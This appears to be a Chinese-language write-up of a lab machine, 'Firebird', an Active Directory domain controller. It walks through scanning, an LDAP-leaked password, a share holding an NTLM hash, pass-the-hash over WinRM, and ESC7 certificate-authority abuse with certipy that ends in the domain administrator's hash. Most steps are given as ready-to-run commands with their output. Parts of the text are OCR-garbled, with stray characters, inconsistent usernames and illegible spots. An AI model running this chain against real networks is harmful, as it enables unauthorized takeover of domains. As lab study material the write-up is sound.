

Firebird

Machine Information

初始凭据 ll104567/Pass_123456!

初始枚举

端口扫描

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack	(generic dns response: SERVFAIL)
fingerprint-strings:				
DNSVersionBindReqTCP:				
version				
_ bind				
88/tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos (server time: 2026-07-22 01:46:44Z)
139/tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP (Domain: firebird.local, Site: Default-First-Site-Name)
_ssl-date: 2026-07-22T01:48:12+00:00; 0s from scanner time.				
ssl-cert: Subject: commonName=firebird.firebird.local				
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,				
DNS:firebird.firebird.local				
Issuer: commonName=firebird-FIREBIRD-CA/domainComponent=firebird				
Public Key type: rsa				
Public Key bits: 2048				
Signature Algorithm: sha256WithRSAEncryption				
Not valid before: 2026-07-21T10:57:06				
Not valid after: 2027-07-21T10:57:06				
MD5: eb21 10f0 7554 b33f 8ca5 5dcd 6aca 2e94				
SHA-1: b65b 0b8f 9aa0 05ce fd87 c288 050d 27b2 19c1 df22				
SHA-256: 6c12 379d 5c47 0c0c 25b0 b24a 0984 253d 7567 3a56 e931 decd 1c1a c503 3ac2 047d				
-----BEGIN CERTIFICATE-----				
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YmlyZDEdMBsGA1UEAxMUZmlyZWJpcmQtRklsRUJJUkQtQ0EwHhcNMjYwNzIxMTA1				
NzA2WhcNMjcwNzIxMTA1NzA2WjAiMSAwHgYDVQQDExdmaXJlYmlyZC5maXJlYmly				
ZC5sb2NhbDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMwaeDJ69e+y				
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I RCMnrxF1zNsOKmnUGpthMIHWBgNVHR8Egc4wgcsWgcigggcWggcKGgb9sZGFwOi8v
I L0NOPWZpcmViaXJkLUZJUKVCSVJELUNBLENOPWZpcmViaXJkLENOPUNEUCxDTj1Q
I dWJsaWw1MjBLZXklMjBTZXJ2aWNlcYxDTj1TZXJ2aWNlcYxDTj1Db25maWd1cmF0
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I BQUHAQEEgbbwwgbkgbYGCCsGAQUFBzAChoGpbGRhcDovLy9DTj1maXJlYmlyZC1G
I SVJFQk1SRClDQScxDTj1BSUesQ049UHVibGljJTJwS2V5JTJwU2VydmljZXMxQ049
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I QUNlcnRpZmljYXRlP2Jhc2U/b2JqZWNOQ2xhc3M9Y2VydGlmaWNhdGlvbK1dGhv
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I ghdmaXJlYmlyZC5maXJlYmlyZC5sb2NhbDANBgkqhkiG9w0BAQsFAAOCAQEAfQux
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I _-----END CERTIFICATE-----
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain:
firebird.local, Site: Default-First-Site-Name)
I ssl-cert: Subject: commonName=firebird.firebird.local
I Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:firebird.firebird.local
I Issuer: commonName=firebird-FIREBIRD-CA/domainComponent=firebird
I Public Key type: rsa
I Public Key bits: 2048
I Signature Algorithm: sha256WithRSAEncryption
I Not valid before: 2026-07-21T10:57:06
I Not valid after: 2027-07-21T10:57:06
I MD5: eb21 10f0 7554 b33f 8ca5 5dcd 6aca 2e94
I SHA-1: b65b 0b8f 9aa0 05ce fd87 c288 050d 27b2 19c1 df22
I SHA-256: 6c12 379d 5c47 0c0c 25b0 b24a 0984 253d 7567 3a56 e931 decd 1c1a c503 3ac2 047d
I -----BEGIN CERTIFICATE-----
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I ZC5sb2NhbDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMwaeDJ69e+y
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| aW9uLERDPWZpcmViaXJkLERDPWxvY2FsP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxp
| c3Q/YmFzZT9vYmplY3RDbGFzc21jUkxEdXN0cmliXDRpb25Qb2ludDCByQYIKwYB
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| ctQ41oy3IMEaHhGklwVFAYCp74qYW5duLOS7eYBG7UG+khxivtm8p9YB6hwY8LQF
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| qBQPxyZiFRrsSiCQpgztPDqTSd1Qc++qRfb6ASdb0igxALGwGp0fyWLBCLrwuxVQ
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|_-----END CERTIFICATE-----
|_ssl-date: 2026-07-22T01:48:12+00:00; 0s from scanner time.
3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain:
firebird.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=firebird.firebird.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:firebird.firebird.local
| Issuer: commonName=firebird-FIREBIRD-CA/domainComponent=firebird
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-21T10:57:06
| Not valid after: 2027-07-21T10:57:06
| MD5: eb21 10f0 7554 b33f 8ca5 5dcd 6aca 2e94
| SHA-1: b65b 0b8f 9aa0 05ce fd87 c288 050d 27b2 19c1 df22
| SHA-256: 6c12 379d 5c47 0c0c 25b0 b24a 0984 253d 7567 3a56 e931 decd 1c1a c503 3ac2 047d
| -----BEGIN CERTIFICATE-----
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|_-----END CERTIFICATE-----
|_ssl-date: 2026-07-22T01:48:12+00:00; 0s from scanner time.
3269/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain:
firebird.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=firebird.firebird.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:firebird.firebird.local
| Issuer: commonName=firebird-FIREBIRD-CA/domainComponent=firebird
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-21T10:57:06
| Not valid after: 2027-07-21T10:57:06
| MD5: eb21 10f0 7554 b33f 8ca5 5dcd 6aca 2e94
| SHA-1: b65b 0b8f 9aa0 05ce fd87 c288 050d 27b2 19c1 df22
| SHA-256: 6c12 379d 5c47 0c0c 25b0 b24a 0984 253d 7567 3a56 e931 decd 1c1a c503 3ac2 047d
| -----BEGIN CERTIFICATE-----
| MIIGTCCBPggAwIBAgITfwAAAAIhpttFEvtEygAAAAAAjANBgkqhkiG9w0BAQsF
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| YmlyZDEdMBsGA1UEAxMUZmlyZWJpcmtRklSRUJJUkQtQ0EwHhcNMjYwNzIxMTA1
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| AwICAgCAMA4GCCqGSIb3DQMEAgIAgDALBg1ghkgBZQMEASowCwYJYIZIAWUDBAEt
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| RCMnrxF1zNs0KmnUGpthMIHwBgNVHR8Egc4wgcswwgciggcWggcKGgb9sZGFwOi8v
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| dWJsaWMLmJBLZXkLMjBTZXJ2aWNlcYxDTj1TZXJ2aWNlcYxDTj1Db25maWd1cmF0
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I PYv1w7d9bvvggjpVu83xIsLDGHE5DgoKaMuTLC84jvW5tjYVIPQAF7NV6MTGajqM
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I JEW5GMSqeJVkyxeUZnL3zU4EREVAN2JM2criQiY8LJAF0aLrcheonp0g0HeJBWaq
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I DwLSe6QJGIEaqIcoSA==
I_-----END CERTIFICATE-----
I_ssl-date: 2026-07-22T01:48:12+00:00; 0s from scanner time.
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
I_http-server-header: Microsoft-HTTPAPI/2.0
I_http-title: Not Found
9389/tcp open mc-nmf syn-ack .NET Message Framing
49664/tcp open msrpc syn-ack Microsoft Windows RPC
49667/tcp open msrpc syn-ack Microsoft Windows RPC
49668/tcp open msrpc syn-ack Microsoft Windows RPC
59226/tcp open msrpc syn-ack Microsoft Windows RPC
59238/tcp open msrpc syn-ack Microsoft Windows RPC
60317/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
60318/tcp open msrpc syn-ack Microsoft Windows RPC
60333/tcp open msrpc syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.99%I=7%D=7/21%Time=6A602109%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\\0\\x1e\\0\\x06\\x81\\x02\\0\\x01\\0\\0\\0\\0\\0\\0\\x07version\\
SF:x04bind\\0\\0\\x10\\0\\x03");
MAC Address: 00:0C:29:43:E1:69 (VMware)
Service Info: Host: FIREBIRD; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
I p2p-conficker:
I Checking for Conficker.C or higher...
I Check 1 (port 17780/tcp): CLEAN (Timeout)
I Check 2 (port 26832/tcp): CLEAN (Timeout)
I Check 3 (port 62161/udp): CLEAN (Timeout)
I Check 4 (port 22329/udp): CLEAN (Timeout)
I_ 0/4 checks are positive: Host is CLEAN or ports are blocked
I_clock-skew: mean: 0s, deviation: 0s, median: 0s
I nbstat: NetBIOS name: FIREBIRD, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:43:e1:69
(VMware)
I Names:
I FIREBIRD<00> Flags: <unique><active>
I FIREBIRD_DOM<00> Flags: <group><active>
I FIREBIRD_DOM<1c> Flags: <group><active>
I FIREBIRD<20> Flags: <unique><active>
I FIREBIRD_DOM<1b> Flags: <unique><active>
I Statistics:
I 00 0c 29 43 e1 69 00 00 00 00 00 00 00 00 00 00

```

```
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-time:
|   date: 2026-07-22T01:47:32
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_     Message signing enabled and required
```

还是先同步时间添加域名，还发现有个 `firebird-FIREBIRD-CA` 确定这台域控有证书相关的服务

```
sudo timedatectl set-ntp false
sudo ntpdate $IP
sudo nxc smb $IP --generate-hosts-file /etc/hosts
```

enmu4linux-ng

先用 `enmu4linux-ng` 简单过一下初始凭证有哪些服务能够访问

主要有这些信息需要注意：

1. 把枚举的用户添加到用户字典，方便后续可能的枚举

```
cat > user.txt << 'EOF'
111
sublarge
11104567
Administrator
Guest
krbtgt
EOF
```

顺便把密码喷洒做一次，没有发现复用

```
nxc ldap $IP -u user.txt -p 'Pass_123456!' --continue-on-success
```

2. SMB 可枚举，使用 `nxc` 的 `spider_plus` 模块

```
nxc smb $IP -u '11104567' -p 'Pass_123456!' -M spider_plus
```

没有什么需要注意的文件

```
{
  "NETLOGON": {},
  "SYSVOL": {
    "firebird.local/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
      "atime_epoch": "2026-07-21 09:52:46",
      "ctime_epoch": "2026-07-21 06:41:01",
      "mtime_epoch": "2026-07-21 09:52:46",
```

```

        "size": "22 B"
    },
    "firebird.local/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
        "atime_epoch": "2026-07-21 09:52:46",
        "ctime_epoch": "2026-07-21 06:41:01",
        "mtime_epoch": "2026-07-21 09:52:46",
        "size": "1.07 KB"
    },
    "firebird.local/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol": {
        "atime_epoch": "2026-07-21 07:17:14",
        "ctime_epoch": "2026-07-21 07:17:14",
        "mtime_epoch": "2026-07-21 07:17:14",
        "size": "2.73 KB"
    },
    "firebird.local/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI": {
        "atime_epoch": "2026-07-21 06:41:01",
        "ctime_epoch": "2026-07-21 06:41:01",
        "mtime_epoch": "2026-07-21 06:41:05",
        "size": "22 B"
    },
    "firebird.local/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
        "atime_epoch": "2026-07-21 06:41:01",
        "ctime_epoch": "2026-07-21 06:41:01",
        "mtime_epoch": "2026-07-21 06:41:05",
        "size": "3.68 KB"
    }
}
}

```


bloodhound

```

rusthound-ce \
  -d firebird.local \
  -u ll104567 -p 'Pass_123456!' \
  -i $IP -n $IP \
  --dns-tcp --ldaps \
  -c All \
  -z

```

直接看 ll104567 的出站控制发现属于 DOMAIN USERS 组，可以申请一些证书的模板，值得注意的是 CLIENTAUTH 模板，有可能能注册到管理员的证书进行登录，但是 Enrollee Supplies Subject:FALSE 只能绑定自己的身份



同时还注意到 111 有一个描述 `Service Account for DB Backup Validation.` , `sublarge` 属于 `CERTMANAGERS_GROUP` 和 `REMOTE MANAGEMENT USERS`

获得初始立足点

ldap查询

这里卡了确实比较久的时间，也侧面反映出来信息收集没有做到位，一直在找到底是个什么数据库服务，没注意到其实是一个 `11104567` 不可读的一个 SMB 共享 `DB_Vault`

```
ldapsearch -LLL -x \  
-H ldap://$IP \  
-D '11104567@firebird.local' \  
-w 'Pass_123456!' \  
-b 'DC=firebird,DC=local'
```

ldap 查询，发现 111 有凭据泄露，获得凭据 `111:Ldap_P@ssw0rd_2026!`


```

dScorePropagationData: 16010101000000.0Z
dn: CN=111,OU=TargetUsers,DC=firebird,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: 111
description: Service Account for DB Backup Validation.
distinguishedName: CN=111,OU=TargetUsers,DC=firebird,DC=local
instanceType: 4
whenCreated: 20260721104843.0Z
whenChanged: 20260721160046.0Z
uSNCreated: 12593
info: [Project Suna no Wakusei - Dev Node] Service Account for DB Backup Valid
ation. Assigned credential: Ldap_P@ssw0rd_2026!
uSNChanged: 32796
name: 111
objectGUID:: 7k4c1aJ5tUirrDii2sFSKA==
userAccountControl: 512
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 134291642932961597
lastLogoff: 0
lastLogon: 134291645155773050
pwdLastSet: 134291045955413659
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUAAAA\Sy88hI3oz4BWYw9UAQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: 111
sAMAccountType: 805306368
userPrincipalName: 111@firebird.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=firebird,DC=local
dScorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 134291110720745138

dn: CN=sublarge,OU=TargetUsers,DC=firebird,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson

```

验证凭据，发现此时 `DB_Vault` 可读

```
nxc smb $IP -u 111 -p 'Ldap_P@ssw0rd_2026!' --shares
```

可以读到一份配置文件 `db_config.ini`，获得 `sublarge` 的凭据

```

[Database Service Configuration]
ServiceAccount=firebird\sublarge
AuthType=NTLM
BackupHash=2d9b24ded78750921eecd7dfea8d54ae
LastUpdate=2026-07-21

```

验证

```
nxc ldap $IP -u sublarge -H 2d9b24ded78750921eecd7dfea8d54ae
```

User shell & User flag

sublarge 在 REMOTE MANAGEMENT USERS 可以 WinRM

```
evil-winrm-py -i firebird.local -u sublarge -H 2d9b24ded78750921eecd7dfea8d54ae
```

```
~/De/maze evil-winrm -i firebird.local -u sublarge -H 2d9b24ded78750921eecd7dfea8d54ae
```

[illegible]

提权

前面看到 CERTMANAGERS_GROUP 组，接下来应该是和证书漏洞相关了

```
certipy find \
-u 'sublarge@firebird.local' -hashes '2d9b24ded78750921eecd7dfea8d54ae' \
-dc-ip $IP -target firebird.firebird.local \
-enabled -stdout
```

这次枚举发现 CERTMANAGERS_GROUP 组对 firebird-FIREBIRD-CA 有 ManageCa 和 ManageCertificates 的权限，可以走 ESC7

```

Certificate Authorities
0
CA Name : firebird-FIREBIRD-CA
DNS Name : firebird.firebird.local
Certificate Subject : CN=firebird-FIREBIRD-CA, DC=firebird, DC=local
Certificate Serial Number : 11852CD80146F4AC427AC06BC59D7D9D
Certificate Validity Start : 2026-07-21 10:56:05+00:00
Certificate Validity End : 2031-07-21 11:06:05+00:00
Web Enrollment
    HTTP
        Enabled : False
    HTTPS
        Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
    Owner : FIREBIRD.LOCAL\Administrators
    Access Rights

```

Enroll	: FIREBIRD.LOCAL\Authenticated Users FIREBIRD.LOCAL\CertManagers_Group
ManageCa	: FIREBIRD.LOCAL\CertManagers_Group FIREBIRD.LOCAL\Domain Admins FIREBIRD.LOCAL\Enterprise Admins FIREBIRD.LOCAL\Administrators
ManageCertificates	: FIREBIRD.LOCAL\CertManagers_Group FIREBIRD.LOCAL\Domain Admins FIREBIRD.LOCAL\Enterprise Admins FIREBIRD.LOCAL\Administrators
[+] User Enrollable Principals	: FIREBIRD.LOCAL\CertManagers_Group FIREBIRD.LOCAL\Authenticated Users
[+] User ACL Principals	: FIREBIRD.LOCAL\CertManagers_Group
[!] Vulnerabilities	
ESC7	: User has dangerous permissions.

ESC7

[相关 wiki 参考](#)

利用 Manage CA 权限的一种有效方法是滥用默认的 SubCA 证书模板。该模板用于向下级 CA 颁发证书，允许注册者提供主体，并且具有非常广泛的扩展证书单元（EKU）。攻击的核心在于利用 Manage CA 权限确保此模板可用，然后通过该模板为特权身份颁发证书。

SubCA 模板的特殊之处在于它可用于任何用途，并允许注册者指定主题名称。通常，只有管理员才能注册此模板。如果 CA 上尚未启用此模板，则具有 Manage CA 权限的用户可以启用它。攻击者随后尝试使用 SubCA 请求证书，并指定目标特权用户（例如管理员）的 UPN 和 SID。如果攻击者没有 SubCA 的直接注册权限，则此初始请求将被拒绝，但会生成一个请求 ID。攻击者必须保存与此 CSR 关联的私钥。利用其 Manage CA 功能（包括管理角色和请求的功能，实际上涵盖了管理员职能），攻击者可以确保此请求获得批准，并随后获取证书。

1. 确保具备批准请求的能力/确保 CA 上启用了 SubCA 模板

```
certipy ca \
  -u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
  -ns $IP -target 'firebird.firebird.local' \
  -ca 'firebird-FIREBIRD-CA' -add-officer 'sublarge'

certipy ca \
  -u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
  -ns $IP -target 'firebird.firebird.local' \
  -ca 'firebird-FIREBIRD-CA' -enable-template 'SubCA'
```

```

~/Desktop/maze certipy ca \
-u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
-ns $IP -target 'firebird.firebird.local' \
-ca 'firebird-FIREBIRD-CA' -add-officer 'sublarge'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'sublarge' on 'firebird-FIREBIRD-CA'

~/Desktop/maze certipy ca \
-u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
-ns $IP -target 'firebird.firebird.local' \
-ca 'firebird-FIREBIRD-CA' -enable-template 'SubCA'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'firebird-FIREBIRD-CA'

```

2. 使用 SubCA 模板提交证书请求

```

certipy req \
-u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
-dc-ip $IP -target 'firebird.firebird.local' \
-ca 'firebird-FIREBIRD-CA' -template 'SubCA' \
-upn 'administrator@firebird.local' -sid 'S-1-5-21-4072418453-1050883858-1026317057-500'

```

这个请求会失败，这是因为当前用户对模板本身无 `enroll` 权限，但是会获得一个请求 ID，同时选择保存证书请求关联的私钥

```

~/Desktop/maze certipy req \
-u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
-dc-ip $IP -target 'firebird.firebird.local' \
-ca 'firebird-FIREBIRD-CA' -template 'SubCA' \
-upn 'administrator@firebird.local' -sid 'S-1-5-21-4072418453-1050883858-1026317057-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '5.key'
[*] Wrote private key to '5.key'
[-] Failed to request certificate

```

3. 批准待处理的请求

```

certipy ca \
-u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
-ns $IP -target 'firebird.firebird.local' \
-ca 'firebird-FIREBIRD-CA' -issue-request '5'

```

```

~/Desktop/maze certipy ca \
-u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
-ns $IP -target 'firebird.firebird.local' \
-ca 'firebird-FIREBIRD-CA' -issue-request '5'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

```

4. 检索已颁发的证书

```

certipy req \
-u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
-dc-ip $IP -target 'firebird.firebird.local' \
-ca 'firebird-FIREBIRD-CA' -retrieve '5'

```

```

~/De/maze certipy req \
-u 'sublarge@firebird.local' -hashes ':2d9b24ded78750921eecd7dfea8d54ae' \
-dc-ip $IP -target 'firebird.firebird.local' \
-ca 'firebird-FIREBIRD-CA' -retrieve '5'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 5
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@firebird.local'
[*] Certificate object SID is 'S-1-5-21-4072418453-1050883858-1026317057-500'
[*] Loaded private key from '5.key'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'

```

最后 使用管理员的证书请求管理员的哈希

```
certipy auth \
-pfx administrator.pfx \
-dc-ip $IP \
-username Administrator \
-domain firebird.local
```

```

~/De/maze certipy auth \
  -pfx administrator.pfx \
  -dc-ip $IP \
  -username Administrator \
  -domain firebird.local
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@firebird.local'
[*]   SAN URL SID: 'S-1-5-21-4072418453-1050883858-1026317057-500'
[*] Using principal: 'administrator@firebird.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@firebird.local': aad3b435b51404eeaad3b435b51404ee:9fbb1566fa1ff2c13c56255d7e360635

```

Root flag & Root shell

```
evil-winrm-py -i firebird.local -u administrator -H 9fbb1566fa1ff2c13c56255d7e360635
```

[illegible]